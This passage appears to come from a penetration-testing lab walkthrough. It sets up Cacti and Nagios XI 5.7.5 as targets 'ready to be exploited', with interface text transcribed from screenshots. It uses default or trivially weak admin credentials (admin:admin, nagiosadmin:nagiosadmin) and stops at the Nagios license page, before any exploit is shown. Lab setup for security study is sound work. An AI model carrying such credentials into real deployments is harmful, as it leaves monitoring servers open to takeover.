
Open a browser and login into the Cacti using default credentials (admin:admin).



Click “Next”, “Next” and “Next” until you see this. Then “Confirm Installation” and click on “Install”.



Click on Create Graphs.



Select the option “Device-uptime” and click on “Create”.

Browser: 172.28.0.3/graphs_new.php | Not secure | Update

Logged in as admin

Navigation: Console, Graphs, Reporting, Logs, Create New Graphs

Graphs for [Local Linux Machine] (localhost Local Linux Machine)

Device: Local Linux Machine | Graph Types: All | Go | Clear | Save

Search: Enter a search term | Rows: Default

Graph Templates

- Linux - Memory Usage
- Unix - Load Average
- Unix - Logged in Users
- Unix - Processes
- Device - Uptime**

Data Query [Unix - Get Mounted Partitions]

All 1 Items

Device Name	Mount Point
/dev/sda1	/entrypoint.sh

Create

Click on “OK”.

Operation successful

The Operation was successful. Details are below.


Created: Local Linux Machine - Uptime

Pause | Ok (2)

The target is set and ready to be exploited.

2. Installing and Configuring Nagios XI

Go to the Downloads section and download the Nagios XI 5.7.5 Ova file. Import this file into your favourite virtualization software, After the import is over, turn on the Virtual machine. Access its WEB GUI from any other machine. Click on “Access Nagios XI”.



Configure the General System settings if you want and click on “Next”.

Nagios XI Installation

Finalize your Nagios XI installation and step the initial configuration. These settings can be changed later.

General System Settings

Program URL	http://192.168.40.162/nagiosxi/	?
Timezone	America/Chicago	▼
Language	English (English)	▼
User Interface Theme	Modern	▼
☐ Use HTTPS only (all HTTP requests will be redirected to HTTPS) ?		

Set the credentials (and don't forget them) and click on "Finish Install".

Nagios XI Installation

Finalize your Nagios XI installation and step the initial configuration. These settings can be changed later.

Admin Account Settings

Username	nagiosadmin
Password	nagiosadmin
Full Name	Nagios Administrator
Email Address	root@localhost

Admin Notification Settings

☒ Send this account email notifications [Advanced email notification settings](#)

[< Back](#)
[✓ Finish Install](#)

Click on "Login to Nagios XI".

← → ↻ ⚠ Not secure | 192.168.40.162/nagiosxi/install.php
🔗 ☆ 📦 👤 Update ⋮

Nagios[®] XI
Install


Installation Complete

Congratulations! You have successfully installed Nagios XI. You may now login to Nagios XI using the following credentials.

Username	nagiosadmin
Password	nagiosadmin

[Login to Nagios XI >](#)

Login using the credentials you set, accept the License Agreement and click on “Submit”.



← → ↻ ⚠ Not secure | 192.168.40.162/nagiosxi/login.php?redirect=/na... 🔍 ☆ 🗄 👤 Update ⋮

Nagios[®] XI

Login

[Forgot your password?](#)




Nagios Products

XI

F

LS



← → ↻ ⚠ Not secure | 192.168.40.162/nagiosxi/login.php?showlicense 🔍 ☆ 🗄 👤 Update ⋮

Nagios[®] XI

Navigation 🔍 ✓ nagiosadmin Logout ☰

Notice: This trial copy of Nagios XI will expire in 30 days. [Purchase a License Now](#) or [Enter your license key.](#) ✕

License Agreement

You must agree to the Nagios Software License Terms and Conditions before continuing using this software.

Nagios Software License Terms and Conditions

PLEASE READ THIS AGREEMENT CAREFULLY BEFORE PURCHASING OR USING NAGIOS SOFTWARE. BY PURCHASING OR USING NAGIOS ENTERPRISES' SOFTWARE, YOU SIGNIFY YOUR ASSENT TO THIS AGREEMENT. IF YOU ARE ACTING ON BEHALF OF AN ENTITY, THEN YOU REPRESENT THAT YOU HAVE THE AUTHORITY TO ENTER INTO THIS AGREEMENT ON BEHALF OF THAT ENTITY. IF YOU DO NOT ACCEPT THE TERMS OF THIS AGREEMENT, THEN YOU MUST NOT PURCHASE OR USE NAGIOS SOFTWARE.

This Software License Terms and Conditions Agreement ("Agreement") is a legal agreement between Nagios Enterprises, LLC ("Nagios Enterprises") and the purchaser or user of Nagios Software ("Customer"). The effective date of this Agreement ("Effective Date") is the earlier of the date that Customer signs or accepts this Agreement or the date that Customer purchases or begins using Nagios Software.

